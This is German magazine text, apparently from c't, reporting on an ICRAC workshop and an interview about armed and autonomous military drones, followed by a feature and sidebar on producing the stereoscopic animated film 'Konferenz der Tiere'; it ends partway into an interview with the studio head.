„Gegenwärtig haben bewaffnete Roboter einen Menschen in der Entscheidungsschleife, der die Anwendung tödlicher Gewalt kontrolliert“, heißt es in der Gründungserklärung des ICRAC. „Es gibt aber einen unerbittlichen Entwicklungsdruck hin zu autonomen Robotern, die ihre eigenen Ziele auswählen und töten können.“ Gestützt wird diese Einschätzung unter anderem durch Dokumente des US-Militärs, die mit autonom feuernenden Robotern in 20 bis 30 Jahren rechnen.

Nun gab es im Rahmen von Forschungen zu künstlicher Intelligenz immer wieder Versprechungen, die sich in ähnlichen zeitlichen Dimensionen bewegten und sich regelmäßig nicht erfüllten. Doch wer wollte sich darauf verlassen, dass sich das auch diesmal wiederholt? Entscheidend scheint weniger, wann autonome Kampfmaschinen die Schlachtfelder betreten, sondern dass sie früher oder

später unweigerlich kommen werden, auch wenn niemand das gewollt hat. Es war diese Sorge, die etwa 40 Friedensforscher, Informatiker, Politikwissenschaftler und Philosophen zum ersten ICRAC-Workshop nach Berlin reisen ließ.

Wer in wessen Schleife?

Tödliche Angriffe durch ferngesteuerte Flugroboter gibt es seit 2002, als der US-Auslandsgeheimdienst CIA von einer Predator-Drohne aus eine Hellfire-Rakete auf ein fahrendes Auto im Jemen abfeuerte. Seitdem hat die Zahl solcher Attacken dramatisch zugenommen. Die Gesamtzahl der seit 2004 durch Drohnen getöteten Menschen liege zwischen 1114 und 1712 sagte Noel Sharkey zu Beginn des Workshops. Gegenwärtig kommen bewaffnete Drohnen insbesondere in der pakistanischen Bergregion Waziristan, im Grenzgebiet zu Afghanistan, zum Einsatz.

Dass bei diesen Angriffen immer noch ein Mensch die letzte Entscheidung trifft, konnte die Workshop-Teilnehmer kaum beruhigen. Der Kampf am Monitor sei weniger emotional als im Feld, gab Lambèr Royakkers, Pro-

fessor für Ethik und Technologie an der TU Eindhoven, zu bedenken. Das führe zur Dehumanisierung. Zudem seien die Bediener der Drohnen in größere Systeme eingebettet und könnten keine wirklich freien moralischen Entscheidungen treffen. Zunehmender Zeitdruck werde die Situation verschärfen, da sich die Menschen mehr und mehr auf die Daten des Roboters verlassen müssten.

Insbesondere der letzte Punkt lässt die Unterscheidung zwischen ferngesteuerten und autonomen Systemen problematisch erscheinen. Tatsächlich verfügen Drohnen auch heute schon über autonome Funktionen. Sie stabilisieren selbstständig ihre Fluglage und fliegen beim Abreißen der Funkverbindung zum letzten Kontaktpunkt oder zur Heimatbasis zurück. Je mehr solcher Funktionen auf den Roboter verlagert werden, desto mehr steige oft die Verantwortung des Menschen, gab Wendell Wallach von der Yale University zu bedenken. Er bezog sich auf die Forderung, dass immer ein Mensch in der Entscheidungsschleife sein solle, und nannte das Beispiel eines Roboters, der einen Scharfschützen identifiziert, woraufhin der Mensch den Feuerbefehl gibt. „Wer befindet sich hier in wessen Schleife?“, fragte er provozierend.

Drohnen würden in der westlichen Öffentlichkeit immer noch als weitgehend unproblematische Waffen wahrgenommen, sagte Niklas Schörnig von der Hessischen Stiftung Friedens- und Konfliktforschung (HSFK). Neben einer generellen, kulturell begründeten Affinität des Westens zu solchen Waffensystemen spiele die Verringerung der Opferzahlen auf der eigenen Seite dabei eine wichtige Rolle. Potenzielle Gefahren würden dagegen weniger wahrgenommen. Schörnig sieht insbesondere das Risiko, dass die Schwelle zum Krieg gesenkt werden könnte. Zudem könnten asymmetrische Reaktionen provoziert werden. Kriegsgegner, die nicht über Robotiksysteme verfügen, könnten Massenvernichtungswaffen einsetzen oder sich auf terroristische Taktiken verlagern. Auch sei es praktisch unmöglich, mit Robotern die Köpfe und Herzen der Bevölkerung zu gewinnen.

Asymmetrie und Ethik

Ähnliche Bedenken äußerte Götz Neuneck vom Institut für Friedensforschung und Sicherheitspolitik (IFSH) der Universität Hamburg. Eine Zunahme der Asymmetrie sieht er nicht nur zwischen Kriegsgegnern, sondern auch zwischen dem militärisch-industriellen Komplex und der Rüstungskontrolle. Er warnte davor, dass unbemannte Flugsysteme grundsätzlich auch von Terroristen genutzt werden könnten.

Das gilt insbesondere für kleine Fluggeräte, die sogenannten Micro Aerial Vehicles (MAVs). Jürgen Altmann brachte in seinem Vortrag über Methoden der Verifizierung von Rüstungskontrollabkommen das Beispiel des nur 15 Zentimeter großen MAV „Black Widow“, das von britischen Truppen mit einer 30-Gramm-Sprengladung eingesetzt worden sein soll. Solche Systeme lassen sich



Bild: QinetiQ

Das bewaffnete Robotersystem SWORDS (Special Weapons Observation Reconnaissance Detection System) wird vom britischen Rüstungs- und Forschungsunternehmen QinetiQ vermarktet.

im Rahmen der Rüstungskontrolle nur schwer erfassen, zumal sie auch zivil genutzt werden können. Die Erklärung des Workshops enthält daher auch die Forderung nach einer Mindestgröße für bewaffnete unbemannte Systeme.

Nicht alle Teilnehmer des Workshops sehen in der zunehmenden Bedeutung von Militärrobotern jedoch eine Bedrohung. Ronald C. Arkin erforscht am Georgia Institute of Technology die Frage, ob Roboter womöglich bessere Soldaten sein könnten als Menschen. Ausgehend von der Annahme, dass es Kriege weiterhin geben werde und

die Entwicklung von autonomen Systemen unvermeidlich sei, versucht er, Roboter mit einer maschinellen Ethik auszustatten. Wenn das gelänge, könnten Roboter ethischen Grundsätzen unter den extremen Belastungen auf dem Schlachtfeld womöglich konsequenter folgen als Menschen.

Arkin erwartet allerdings nicht, dass menschliche Soldaten komplett durch Roboter ersetzt werden können, sondern sieht deren Einsatz eher in speziellen Situationen, etwa im Kampf gegen Scharfschützen oder bei der Durchsuchung von Räumen. Rob Sparrow gab demgegenüber zu bedenken,

dass ethische Entscheidungen immer persönlicher Natur seien und nicht delegiert werden könnten. Zur Illustration bat er die Workshop-Teilnehmer um eine Stellungnahme. Als terroristisch, so Sparrow, gelte ein gezielter Angriff auf Zivilisten mit der Absicht, deren politische Führung zu bestimmten Handlungen zu zwingen. Müsste demnach nicht der Abwurf der Atombombe auf Nagasaki als Terrorismus angesehen werden? Die Teilnehmer zögerten. Daraufhin fragte Sparrow: Wenn Menschen das nicht entscheiden können, wie sollte das dann Roboter gelingen?

(pmz)

Drohnen lösen keine Probleme

Professor Götz Neuneck vom Institut für Friedensforschung und Sicherheitspolitik der Universität Hamburg über die technologische Aufrüstung im Militässektor und die Gefahr eines „Information Overloads“, der zu falschen Entscheidungen führen kann.

c't: Herr Neuneck, US-Medien berichten immer wieder mit großer Begeisterung von erfolgreichen Drohnenattacken. Bewaffnete Drohnen gelten als Waffe der Wahl in den aktuellen Konflikten in Afghanistan und Irak. Teilen Sie diese Begeisterung?

Neuneck: Nein. Es ist ja unklar, wer hier wen und zu welchem Zweck tötet. Wie schon beim Krieg im Irak bestehen große Zweifel, ob bei dieser Art der videobasierten Kriegsführung die Zielauswahl immer ausreichend völkerrechtlich abgesichert ist und ob die in der Region bestehenden Probleme so auf Dauer wirklich gelöst werden.

c't: Es ist in der Tat schwer vorstellbar, dass man sich Freunde macht, indem man über ihren Dörfern ständig Roboterraubvögel kreisen lässt. Müssen wir nicht damit rechnen, dass jede vermeintlich erfolgreiche Attacke den Gegnern neue Anhänger zutreibt?

Neuneck: Ein solcher Effekt kann durchaus eintreten. Insbesondere wenn Unschuldige den Angriffen zum Opfer fallen, kann das neue „Terroristen“ hervorbringen. Die Kontrolle über eine Region schafft man sicher eher, indem man die Bevölkerung an die moderne Welt anschließt, Infrastrukturen errichtet und Schulen baut, statt einzelne Leute dort abzuschießen und möglicherweise die Bevölkerung zu treffen.

c't: Der ICRAC-Workshop in Berlin hat vorgeschlagen, Entwicklung und Einsatz von Militärrobotern zu begrenzen. Halten Sie das für einen sinnvollen Ansatz?

Neuneck: Gegenwärtig wird die Entwicklung der Roboter im militärischen Einsatz noch vor allem durch Aufklärungsmissionen vorangetrieben. Das ist zunächst okay. Besorgnisregend ist jedoch die zunehmende

Bewaffnung und Vernetzung der Fluggeräte. Diese Art der technologischen Aufrüstung verschärft die Asymmetrie der Kräfte. Die Mindestforderung besteht darin, immer einen Menschen die letzte Entscheidung treffen zu lassen. Dieser muss dann auch die Verantwortung des Einsatzes übernehmen.

c't: Wenn sich der Mensch bei dieser Entscheidung auf die Informationen verlässt, die der Roboter übermittelt hat, lässt sich die Verantwortung für den Feuerbefehl unter Umständen aber gar nicht so eindeutig zuordnen.

Neuneck: Deswegen ist es wichtig, Hochtechnologie von vornherein so zu gestalten, dass immer ein Mensch verantwortlich gemacht werden kann. So werden die High-Tech-Einsätze ja aufgezeichnet, können also im Falle eines vermuteten Kriegsverbrechens zu Rate gezogen werden. Ein Problem besteht darin, dass diese Systeme mehr und mehr in Netzwerke eingebunden sind und die Operatoren aufgrund von „Information Overload“ falsche Entscheidungen fällen. Das Paradigma der modernen Kriegsführung ist die Netzwerkorientierung, die zu technokratischen Ansätzen verleitet und das Nachdenken über langfristige politische Lösungen erschwert. Die Schwelle zum bewaffneten Einsatz sinkt.

c't: Derzeit hat der Westen ein weitgehendes Monopol auf Militärroboter, aber das wird nicht so bleiben. Je mehr andere Länder über die Technologie verfügen, wird sie sich auch gegen westliche Länder richten.

Neuneck: Die USA verfolgen die Militär- und Sicherheitsstrategie, technologisch immer führend zu sein, unabhängig davon, ob es eine Herausforderung in Gestalt von Ländern wie Russland oder China gibt oder nicht. Dazu investieren sie ungeheuer viel Geld. Fast die Hälfte aller Militärausgaben weltweit geben die USA aus. Aber auch



Prof. Götz Neuneck leitet die interdisziplinäre Forschungsgruppe „Abrüstung, Rüstungskontrolle und Risikotechnologien“ am Institut für Friedensforschung und Sicherheitspolitik der Universität Hamburg.

damit ist nicht garantiert, dass bestimmte Technologien immer in der Hand des Westens bleiben. Andere Länder haben sogar den Vorteil, selbst keine Forschungs- und Entwicklungsarbeit mehr leisten zu müssen. Stattdessen können sie viele Technologien, etwa Motoren für Cruise Missiles oder Navigationssysteme, einfach kaufen. Der Iran hat erst kürzlich ein eigenes Cruise Missile vorgestellt, ähnliche Programme gibt es in Indien und Pakistan. All diese Entwicklungen zeigen, dass diese Staaten sich von den USA unabhängig machen und diese Systeme in ihre Streitkräfte integrieren wollen. Das lässt sich auch durch die beste Rüstungsexportkontrolle nicht ausschließen, allenfalls dämpfen.

c't: In der Science Fiction gibt es das noch weitergehende Szenario, dass sich die Maschinen insgesamt als eigene Spezies gegen die Menschen wenden könnten. Halten Sie das für realistisch?

Neuneck: Man darf das nicht immer wortwörtlich ernst nehmen, aber die Probleme, die hier formuliert werden, sind keine reine Fantasie. Die Gefahr, dass die Menschen sich mit Hilfe ihrer Technologie selbst auslösen, ist bei den Nuklearwaffen ja ganz real. Bei den Informationstechnologien stellt sich diese Frage auch, vielleicht nicht akut, aber längerfristig ganz bestimmt, wenn die Entwicklung ohne ethische Rahmenbedingungen und Kontrolle weiter fortschreitet.



Jan-Keno Janssen

Sehen lernen

Wie man einen 3D-Animationsfilm macht

„Konferenz der Tiere“ – so heißt nicht nur ein Kinderbuch-Klassiker von Erich Kästner, sondern auch der erste deutsche 3D-Film. Priorität der Macher: Räumliche Bilder wie in der Realität.

Seit über einem Jahr werkeln die Computergrafik-Kreativen von Ambient Entertainment bereits an „Konferenz der Tiere“, als im August 2009 die Entscheidung von Auftraggeber Constantin Film fiel: Die „Konferenz“ soll in echtem 3D produziert werden. „Wir fielen aus allen Wolken“, berichtet der Ambient-Programmierer Clemens Kinder, „aber im positiven Sinne.“ Der 39-Jährige begeisteerte sich nämlich schon lange für alles, was mit 3D zu tun hat und stürzte sich sofort auf die Arbeit als „Stereoscopic Supervisor“.

Es gab viel zu tun. Theoretisch lässt sich zwar aus computergenerierten Szenen problemlos eine leicht versetzte Ansicht für das zweite Auge erzeugen – die Tiefeninformationen sind schließlich vorhanden –, aber ganz so einfach war es dann doch nicht. Bei den ersten Versuchen stießen die Ambient-Animatoren oft an die Grenzen der menschlichen Wahrnehmung: Die Bilder stan-

den zu weit auseinander, so weit, dass sie im Gehirn nicht mehr richtig zusammengesetzt werden konnten. Das Resultat: Kopfschmerzen. Zusammen mit seinen Kollegen entwickelte Kinder ein Konzept, wie das „Konferenz-Tiere-3D“ aussehen sollte.

3D ohne Schmerzen

„Eigentlich hatten wir nur eine Vorgabe: Dass es nicht wehtun soll“, berichtet Clemens Kinder. Letztendlich ging die Ambient-Umsetzung aber viel weiter: „Stereoskopischen Naturalismus“ setzten sich die Macher zum Ziel – ein Gegenwurf zu vielen anderen 3D-Filmen. Hier wird oft mit extremen Kameraabständen ein zwar beeindruckender 3D-Effekt erzeugt, dieser ist aber unrealistisch: Der Zuschauer hat das Gefühl, dass er gerade eine Miniaturlwelt anschaut.

Es wurde deshalb beschlossen: Die beiden virtuellen Kameras dürfen zwar enger, aber nie-

mals weiter auseinanderliegen als die menschliche Augen, also rund 6,5 Zentimeter. Außerdem hielten die hannoverschen Trickfilmer den Spielraum für die Brennweiten der virtuellen Kameras begrenzt. Der Kamerawinkel sollte immer dem durchschnittlichen Blickwinkel des Kinonutzchauers entsprechen. Die dritte selbst auferlegte Regel lautete: Keine Raumverzerrung durch schielende Kameras – sogar beim 3D-Meilenstein „Avatar“ können aufmerksame Zuschauer solche Verzerrungen beobachten.

Trotz der Naturalismus-Vorgabe verzichtet „Konferenz der Tiere“, der seit dem 7. Oktober im Kino zu sehen ist, nicht auf räumliche Effekte, betont Clemens Kinder. Während bei vielen 3D-Produktionen – zum Beispiel

bei „Toy Story 3“ – nur ein sehr dezentter 3D-Eindruck entsteht, da sich die Handlung größtenteils hinter der Leinwand abspielt, bespielen die Ambient-Kreativen gerne auch den Raum vor der Projektionsfläche. Schließlich sollen die Zuschauer merken, dass sie im 3D-Kino sitzen (siehe Interview auf Seite 97).

Komfortzonen fürs Auge

Die Hannoveraner nutzen Maya von Autodesk als Animationswerkzeug – eigentlich. Denn viel Maya ist nicht mehr drin in der installierten Software: Etliche selbst geschriebene Programme und Plug-ins haben die fest eingebauten Funktionen ersetzt. So ist auch das Tool zur Platzierung der virtuellen Kameras eine Maßanfertigung. Um die selbst aufgestellten 3D-Regeln konsequenter verfolgen zu können, werden in das Hauptfenster farbig markierte Bereiche eingeblendet (siehe Screenshot auf Seite 95).

Die gelbe Fläche ist die sogenannte „Comfort Zone“, sie definiert den gerade noch angenehmen Bereich, den das Bild aus der Leinwand herausragen darf. Bezogen auf eine Gesamtbreite von 2048 Pixeln liegt die Parallaxe hier bei -15 Pixeln – die Bilder fürs linke und rechte Auge sind also 15 Pixel gegeneinander verschoben. Das „-“ bezeichnet negative Parallaxe, also alles, was sich vor der Leinwandebene abspielt.



Clemens Kinder, Stereoscopic Supervisor von „Konferenz der Tiere“

„Zuerst hatten wir diese ‚Comfort Zone‘ nicht markiert, sondern nur die Leinwandebene. Doch dann neigten unsere Kameraleute dazu, diese als Begrenzung für die Handlung zu nutzen und alles dahinter zu legen“, berichtet Clemens Kinder. Die Leinwandebene ist im Screenshot als blassblaue Fläche zu sehen. Die komfortable Zone dürfen die Kameraleute auch verlassen – wie man an dem Screenshot deutlich erkennen kann. „Dann muss man aber genau wissen, was man tut“, erläutert Kinder. Im Bildbeispiel ist Billy, der Protagonist des Films, weder an den Seiten noch oben angeschnitten. Wäre das der Fall, würde die räumliche Wirkung leiden.

Nicht im Screenshot zu sehen ist die Maximalebene, die bei den Ambient-Filmern dunkelblau markiert ist. Sie wird in jeder Einstellung auf den Horizont gelegt, egal ob dieser nun zu sehen oder verdeckt ist. Die Maximalebene hat eine Parallaxe von +30 Pixeln. Andere 3D-Filme gehen flexibler mit der Maximalebene um und legen sie in Innenaufnahmen schon einmal auf

die Rückwand des Raums, damit man in der Bildgestaltung mehr Spielraum bei der Parallaxe hat. Der Nachteil dieses Vorgehens: Hat sich der Zuschauer vorher daran gewöhnt, dass die Maximalebene auf dem Horizont liegt und nun ist auf einmal die Wand die Maximalebene, erscheint der Raum unnatürlich gekrümmt. Schneidet man dann wieder zurück auf eine Außenszene, in der der Horizont die Maximalebene darstellt, kommt der Horizont zu nahe und das Bild wirkt flach. Diesen Effekt kann man in vielen 3D-Filmen feststellen.

Komponieren

Sind die Charaktere mit Texturen beklebt und die Kameras in Maya richtig gesetzt, geht es ans Compositing mit der Nuke-Software von The Foundry: Hier werden Himmel, Hintergrund und „Schauspieler“ zusammengesetzt. Während der Himmel von den Machern an afrikanischen Schauplätzen wie dem Okavango-Delta (hier spielt der Film) in etlichen Variationen fotografiert wurde, kommen Hintergrund

und Akteure aus dem Rechner. In Nuke verschmelzen die Filmemacher nicht nur die einzelnen Versatzstücke, sie können auch Spezialeffekte einbauen und Farben korrigieren.


Außerdem wird beim Compositing die Tiefenschärfe fixiert: Dort wo in Maya der Schärfepunkt festgelegt ist (im Screenshot die grüne Ebene), erscheint alles knackscharf. Hinter- und Vordergrund sehen je nach Einstellung unschärfer aus. Der Wert der Parallaxe auf der Schärfefläche wird zur Nuke-Software durchgereicht. So kann der Cutter nachher im Schnitt immer sehen, worauf der Blick des Zuschauers geleitet werden soll. Das ist wichtig, denn schnelles Springen zwischen Tiefenebenen kann problematisch sein. Während in (2D)-Actionfilmen wie „Casino Royale“ oder „Transformers“ in schneller Folge zwischen Blickwinkeln geschnitten wird, ist das bei 3D-Filmen nicht ohne Kopfschmerzgefahr möglich: Das Gehirn braucht eine gewisse Zeit, um sich auf eine neue Tiefenebene einzulassen. Bei 2D spielt sich dagegen alles

Die Macher

Das Animationsstudio Ambient Entertainment wurde 1999 in Hannover von dem gelernten Fotografen Holger Tappe gegründet. Das Unternehmen ist spezialisiert auf 3D-Animationen, CGI-Filmproduktionen und digitale Postproduktion. Mit „Back to Gaya“ (2004) schuf Holger Tappe den ersten deutschen, komplett digital hergestellten Animationsfilm. Zusammen mit Reinhard Klooss realisierte Tappe danach „Urmel aus dem Eis“ (2006) und „Urmel voll in Fahrt“ (2008, Coproduzent Constantin Film). Mit „Konferenz der Tiere“ (seit 7. Oktober im Kino) wurde die Zusammenarbeit mit Klooss und Constantin fortgesetzt.

auf einer Ebene ab, nämlich der Leinwand.

Während des gesamten Arbeitsprozesses können die Filmemacher auf eine stereoskopische Ansicht umschalten. An den Ar-



Technikmotor Trickfilm



Um **1877** entwickelt der Franzose Émile Reynaud das Praxinoskop, einen Vorgänger der Filmprojektors. Für seine neuartige Maschine produziert Reynaud kurze Zeichentricksequenzen, die er „Lichtpantomime“ nennt. Heute sind nur noch wenige dieser Produktionen erhalten, darunter „Pauvre Pierrot“ und „Autour d'une Cabine“.



Als erster echter Zeichentrickfilm gilt „Humorous Phases of Funny Faces“ von **1906**. Produziert wurde er von J. Stuart Blackton, dem Gründer der Vitagraph Studios. Der Film handelt von Kreidezeichnungen, die auf einmal lebendig werden.



Mit „El Apostol“ von **1916** wird der Zeichentrickfilm abendfüllend. Sein Schöpfer, der Argentinier Quirino Cristiani, nahm in „El Apostol“ den damaligen Präsidenten Hipólito Yrigoyen auf die Schippe. Der Film ist verschollen.




Lotte Reiniger perfektioniert in Deutschland die Technik des Scherenschnitt-Silhouetten-Films. Der 81 Minuten lange Trickfilm „Die Abenteuer des Prinzen Achmed“ kommt **1926** in die Kinos. Dabei wird ein Vorläufer der Mehrfachebenen-Kamera verwendet.



Walt Disney liefert **1937** mit „Schneewittchen und die sieben Zwerge“ den ersten US-amerikanischen abendfüllenden Trickfilm – sogar in Farbe. Die Produktion nutzte zudem als erste durchsichtige Folien mit Animationsphasen („Cel“).



Die Computergrafikpioniere von Pixar stellen **1995** „Toy Story“ fertig – den ersten Spielfilm, der komplett aus dem Rechner kommt. 2010 wurde der Film in einer 3D-Fassung wiederaufgeführt – allerdings nur in den USA.




2004 kommt mit „The Polar Express“ der erste abendfüllender Computeranimations-Film in einer stereoskopischen Variante in die (IMAX-)Kinos. Erst 2009 gelingt der digitalen 3D-Technik der Durchbruch in den Kinos.

Fotos: Christel Strobel, Agentur für Primrose Prod., München, Disney/Pixar, Warner Bros. Pictures

beitsplätzen wird zwar oft noch mit den berühmt-berüchtigten Rot-Cyan-Pappbrillen gearbeitet, im Sichtraum steht aber auch ein waschechter Digitalkinoprojektor (Christie CP2000-M) mit XpanD-Shutterbrillen-System. Dieser wird über zwei SDI-Eingänge von

einer Workstation bespielt. Bei der rudimentären Echtzeit-Darstellung in Maya fehlen Texturen und Effekte – zum Prüfen, ob der 3D-Effekt funktioniert, reicht das aber allemal. Erstaunlicherweise ist die 3D-Ausgabe der fertig gerenderten Szenen wesentlich



Fürs Compositing verwenden die hannoverschen Trickfilmer Nuke. Das fertige Einzelbild (oben) besteht aus fotografiertem Himmel, gerendertem Hintergrund und den gerenderten Akteuren.

kniffliger: Um gerasterte Farbverläufe oder Kompressionsartefakte von vornherein auszuschließen, liefern die Filmemacher TIF-Bilddateien mit 16-Bit-Farbauflösung und 2048 × 858 Bildpunkten an den kalibrierten Kinobeamer. Jedes der Bilder ist rund 12 Megabyte groß, abgespielt werden müssen 48 Bilder in der Sekunde (24 pro Auge). Solch einen Datendurchsatz – fast 600 Megabyte pro Sekunde – schafft keine einzelne Festplatte, weshalb der Projektor bei Ambient von einem Server mit sieben gestripeten Platten gespeist wird – pro Auge. Die insgesamt 14 Platten hängen an zwei getrennten Controllern. Dieser Hardwareaufwand reicht noch nicht: Die Spycer-Software der Firma DVS schreibt die Daten clipweise hintereinander auf die Platten und sorgt für die Defragmentierung. Ohne Spycer könnte das System nur 40 bis 50 Sekunden ruckelfrei abspielen, mit sind es bis zu 15 Minuten. Als Playersoftware nutzen die Ambient-Filmemacher FrameCycler von der Münchner Firma Iridas.

Rechenkraft effizient

Die zu Spitzenzeiten 60 Ambient-Mitarbeiter können auf 60 Terabyte Festplattenspeicher zugreifen. Insgesamt verrichten 250 Computer – Workstations und Server – ihren Dienst am Film. In den meisten dieser Rechner stecken i7-Vierkern-Prozessoren von Intel und 12 Gigabyte RAM. Die anstehenden Jobs verteilt ein selbstgeschriebener Renderserver an die einzelnen Maschinen. Dabei werden nicht nur die ausschließlich fürs Rendern bestimmten Computer versorgt, sondern nach Feierabend auch die Arbeitsplatzrechner.

Holger Tappe, der Chef des Animationsstudios, betont, dass fast ausschließlich konventionelle Consumer-Technik eingesetzt wird. Serverkomponenten seien für die Ambient-Anforderungen ihr Geld nicht wert. Sparen ist wichtig: Eine deutsche Produktion wie „Konferenz der Tiere“ muss mit einem Bruchteil des Budgets von Hollywood-Trickfilmen wie „Toy Story“ auskommen. Tappe denkt dabei nicht nur ökonomisch, sondern auch ökologisch: In der Mitte des Studio-Foyers steht ein dekorativ aufgestapelter Berg von blinkenden Rechnern. Tappe: „Wir benutzen die Dinger im Winter als Heizung.“ (jkj)

„Eine ganze Dimension mehr für ein paar Euro Aufpreis“

Die Produktionsfirma Ambient Entertainment gehört zu den Computeranimationspionieren in Deutschland. Wir sprachen mit Ambient-Chef Holger Tappe über die Produktion von „Konferenz der Tiere“, 3D und teure Kino-Eintrittspreise.

c't: Was macht die 3D-Version von „Konferenz der Tiere“ besser als die 2D-Variante?

